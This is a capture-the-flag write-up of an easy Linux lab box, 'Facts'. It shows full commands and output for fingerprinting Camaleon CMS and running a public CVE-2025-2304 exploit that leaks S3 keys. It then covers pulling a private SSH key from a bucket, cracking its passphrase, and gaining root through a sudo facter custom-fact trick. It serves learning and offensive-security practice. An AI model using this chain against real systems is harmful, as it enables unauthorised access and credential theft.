Difficulty: Easy · OS: Linux
Intro
This is the second box I’ve worked through. It’s rated Easy like Cap, but unlike Cap there’s no guided format to lean on here — this one I had to do solo style. That meant a lot more getting lost, researching things I’d never touched before, and stitching the pieces together myself. A couple of the steps (AWS/S3 tooling and the facter privesc) were brand new to me. Here’s how it went.
Recon
Ran an initial nmap scan to see what I’m working with.
┌──(d3vilsec㉿kali)-[~]
└─$ nmap -sV -sC 10.129.11.210
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-07 19:20 -0700
Nmap scan report for 10.129.11.210
Host is up (0.086s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp open  http    nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Two ports open: SSH (22) and an nginx HTTP server on 80. The HTTP title tells me it wants to redirect to facts.htb, so I’ll need that name to resolve. Browsing to the page first:

Added an entry to /etc/hosts so the vhost resolves properly:
10.129.11.210 facts.htb
Enumerating the web app
I tried fuzzing with ffuf, but got back an insane amount of 302 responses — not a useful signal, so that wasn’t the way in. Instead of brute-forcing paths, I dropped back to learning more about the site itself with nikto.
┌──(d3vilsec㉿kali)-[~]
└─$ nikto -h http://facts.htb
...
+ Server: nginx/1.26.3 (Ubuntu)
+ [999100] /: Uncommon header(s) 'plugin_front_cache' found, with contents: TRUE.
+ [000427] /server-status: Link header(s) ... /assets/themes/camaleon_first/assets/css/main-...css ...
+ [002743] /.bash_history: A user's home directory may be set to the web root...
+ [002757] /.ssh: A user's home directory may be set to the web root, an ssh file was retrieved.
...
Two things jumped out. First, nikto flagged that a user’s home directory looks like it’s been set under the web root. Second — and the real lead — the asset paths reference a camaleon_first theme. This is Camaleon CMS.

The admin console let me self-register through a Create an Account link, so I made a throwaway test / test account.
Once logged in, the version is right there: Camaleon CMS 2.9.0.

A known version number is exactly what you want — time to go hunting for a public exploit.
CVE-2025-2304 — leaking S3 credentials
Camaleon CMS 2.9.0 is vulnerable to CVE-2025-2304, an authenticated privilege-escalation bug. I used AlienOne’s PoC, which elevates the low-priv account to admin and then dumps the app’s configured S3 credentials.
└─$ python3 ./Downloads/exploit.py -u http://facts.htb -U test -P test -e
[+]Camaleon CMS Version 2.9.0 PRIVILEGE ESCALATION (Authenticated)
[+]Login confirmed
   User ID: 5
   Current User Role: admin
[+]Loading PRIVILEGE ESCALATION
   User ID: 5
   Updated User Role: admin
[+]Extracting S3 Credentials
   s3 access key: AKIA2CD65746537B2692
   s3 secret key: jcnPH3XIHIq6Ap873d4/EAbZPWfbj3HLBLxhVTPU
   s3 endpoint: http://localhost:54321
[+]Reverting User Role
Honestly, this is where I got stuck for a while. I had a set of S3 keys and an endpoint and no idea what to do with them. I’d never worked with S3 before, so I had to go read up on what S3 even is and how you talk to it. The answer: the aws CLI, pointed at the box’s own S3 endpoint (port 54321).
Looting the S3 bucket
Configured a profile with the leaked keys and listed the buckets through the box’s endpoint:
┌──(d3vilsec㉿kali)-[~]
└─$ aws configure --profile facts
AWS Access Key ID [None]: AKIA2CD65746537B2692
AWS Secret Access Key [None]: jcnPH3XIHIq6Ap873d4/EAbZPWfbj3HLBLxhVTPU
Default region name [None]:
Default output format [None]:

┌──(d3vilsec㉿kali)-[~]
└─$ aws --profile facts --endpoint-url=http://facts.htb:54321 s3 ls
2025-09-11 05:06:52 internal
2025-09-11 05:06:52 randomfacts
The internal bucket looks like someone’s home directory — and it has a .ssh/ folder.
┌──(d3vilsec㉿kali)-[~]
└─$ aws --profile facts --endpoint-url=http://facts.htb:54321 s3 ls internal
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-08 10:45:13        220 .bash_logout
2026-01-08 10:45:13       3900 .bashrc
2026-01-08 10:47:17         20 .lesshst
2026-01-08 10:47:17        807 .profile

┌──(d3vilsec㉿kali)-[~]
└─$ aws --profile facts --endpoint-url=http://facts.htb:54321 s3 ls internal/.ssh/
2026-06-07 19:19:53         82 authorized_keys
2026-06-07 19:19:53        464 id_ed25519
A private key. Pulled it down:
┌──(d3vilsec㉿kali)-[~]
└─$ aws --profile facts --endpoint-url=http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 ./id_ed25519
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519
Cracking the key passphrase
The key turned out to be passphrase-protected (and ssh-keygen complained about permissions first, so a quick chmod 600):
┌──(d3vilsec㉿kali)-[~]
└─$ chmod 600 id_ed25519
┌──(d3vilsec㉿kali)-[~]
└─$ ssh-keygen -y -f id_ed25519
Enter passphrase for "id_ed25519":
Threw it at John the Ripper with rockyou:
┌──(d3vilsec㉿kali)-[~]
└─$ ssh2john id_ed25519 > hash.txt
┌──(d3vilsec㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
...
dragonballz      (id_ed25519)
1g 0:00:01:32 DONE (2026-06-08 10:18) ...
Session completed.
Passphrase is dragonballz. Unlocking the key reveals the owner in the comment field:
┌──(d3vilsec㉿kali)-[~]
└─$ ssh-keygen -y -f id_ed25519
Enter passphrase for "id_ed25519":
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPiQe3iMlyEc/KW13EGRmOhoom/L7n8zNXJx2XXSt4f6 [email protected]
Getting a shell
The key belongs to trivia. SSH in:
┌──(d3vilsec㉿kali)-[~]
└─$ ssh -i id_ed25519 [email protected]
Enter passphrase for key 'id_ed25519':
...
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)
...
trivia@facts:~$
We’re in. Poking around /home, the permissions on william’s directory are loose enough to read:
trivia@facts:~$ ls -l /home
total 8
drwxr-x--- 6 trivia  trivia  4096 May 13 13:21 trivia
drwxr-xr-x 2 william william 4096 Jan 26 11:40 william
trivia@facts:~$ ls -l /home/william
total 4
-rw-r--r-- 1 root william 33 Jun  8 02:20 user.txt
trivia@facts:~$ cat /home/william/user.txt
[REDACTED]
User flag down.
Privilege escalation — sudo facter custom fact
Checked trivia’s sudo rights:
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=..., use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
facter was new to me — it’s a Puppet tool that gathers and reports hardware/network/OS data about a system. The --help output had the lead I needed:
[--custom-dir] A directory to use for custom facts.
Facter loads “custom facts” — Ruby files — from a directory you point it at. Since I can run facter as root with no password, a custom fact that just execs a shell runs as root. I dropped a one-line Ruby file and pointed --custom-dir at it:
trivia@facts:~$ cat /tmp/d3vilsec/exploit.rb
exec "/bin/bash"
trivia@facts:~$ sudo facter --custom-dir /tmp/d3vilsec
root@facts:/home/trivia#
Root. Grabbed the final flag:
root@facts:/home/trivia# cat /root/root.txt
[REDACTED]
Takeaways
- Don’t brute-force when you can fingerprint.
ffufwas a dead end here;niktoreading the asset paths handed me the exact CMS and theme, and the version was sitting in the admin panel. A known version number turns recon into a CVE lookup. - CVE-2025-2304 in Camaleon CMS 2.9.0 escalates a self-registered account to admin and leaks the app’s S3 credentials — a reminder that app secrets stored server-side are only one bug away from exposure.
- The S3 endpoint was an internal MinIO instance, and a private SSH key sitting in a bucket is game over. Misconfigured object storage is a goldmine.
- The root cause of the privesc is a dangerous sudo entry: any binary that loads user-supplied code (here
facter --custom-dir) is effectively a root shell. GTFOBins is the first place to check any binary you can run with sudo.
Conclusion
Facts was a good step up from Cap because there was no hand-holding — I had to figure out the path myself, and a big chunk of that was researching things I’d never seen before. First time touching the AWS/S3 CLI, first time abusing facter for privesc. I got genuinely lost after dumping the S3 keys and had to stop and learn what S3 even was before I could move.
The real lesson from this one is about researching the unknown efficiently. When I hit facter, knowing to check GTFOBins for a way to abuse a misconfigured binary is exactly the reflex I want to build. On to the next one.